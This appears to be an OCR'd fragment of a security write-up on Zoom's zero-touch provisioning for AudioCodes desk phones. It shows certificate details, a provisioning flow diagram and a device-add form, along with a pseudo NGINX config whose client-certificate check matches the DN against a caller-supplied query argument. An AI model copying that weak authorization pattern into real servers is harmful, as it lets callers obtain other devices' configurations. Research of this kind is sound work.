
Issued Certificate


Version:	3
Serial Number:	02 00 90 8F 9D 89 92
Not Valid Before:	2017-02-17
Not Valid After:	2037-02-12

Pseudo NGINX Configuration




```
server {
    listen 443 ssl;
    server_name eu01pbxacp.zoom.us;

    ssl_certificate /path/to/server.crt;
    ssl_certificate_key /path/to/server.key;

    location / {
        # mTLS
        ssl_client_certificate /path/to/ca.crt;
        ssl_verify_client on;

        # mTLS
        if ($ssl_client_verify != SUCCESS) {
            return 403;
        }

        # X.509 client serial verification
        if ($ssl_client_s_dn !~* "CN=$arg_serial") {
            return 403;
        }

        # forward
        proxy_pass http://localhost:9080;
    }
}
```


vendor redirect service
3. requests the device configuration
4. redirects to Zoom's ZTP URL
desk phone
2. initiates that Zoom is
the provisioning and configuration
server for the added device
IT administrator
5. requests the device configuration
6. responses with the final
device configuration
zoom
1. adds a device and assigns
a configuration template




vendor redirect service
3. requests the device configuration
4. redirects to Zoom's ZTP URL
desk phone
2. initiates that Zoom is the provisioning and configuration server for the added device
5. requests the device configuration
6. responses with the final device configuration
zoom
IT administrator
1. adds a device and assigns a configuration template



Add Device

Display Name	John Doe
Description (Optional)	John Doe's Phone
MAC Address	00908f9d8992
Device Type	AudioCodes c450hd This device type supports up to 1 assignee.
Assigned to	Assign
Provision Template (Optional)	common user template

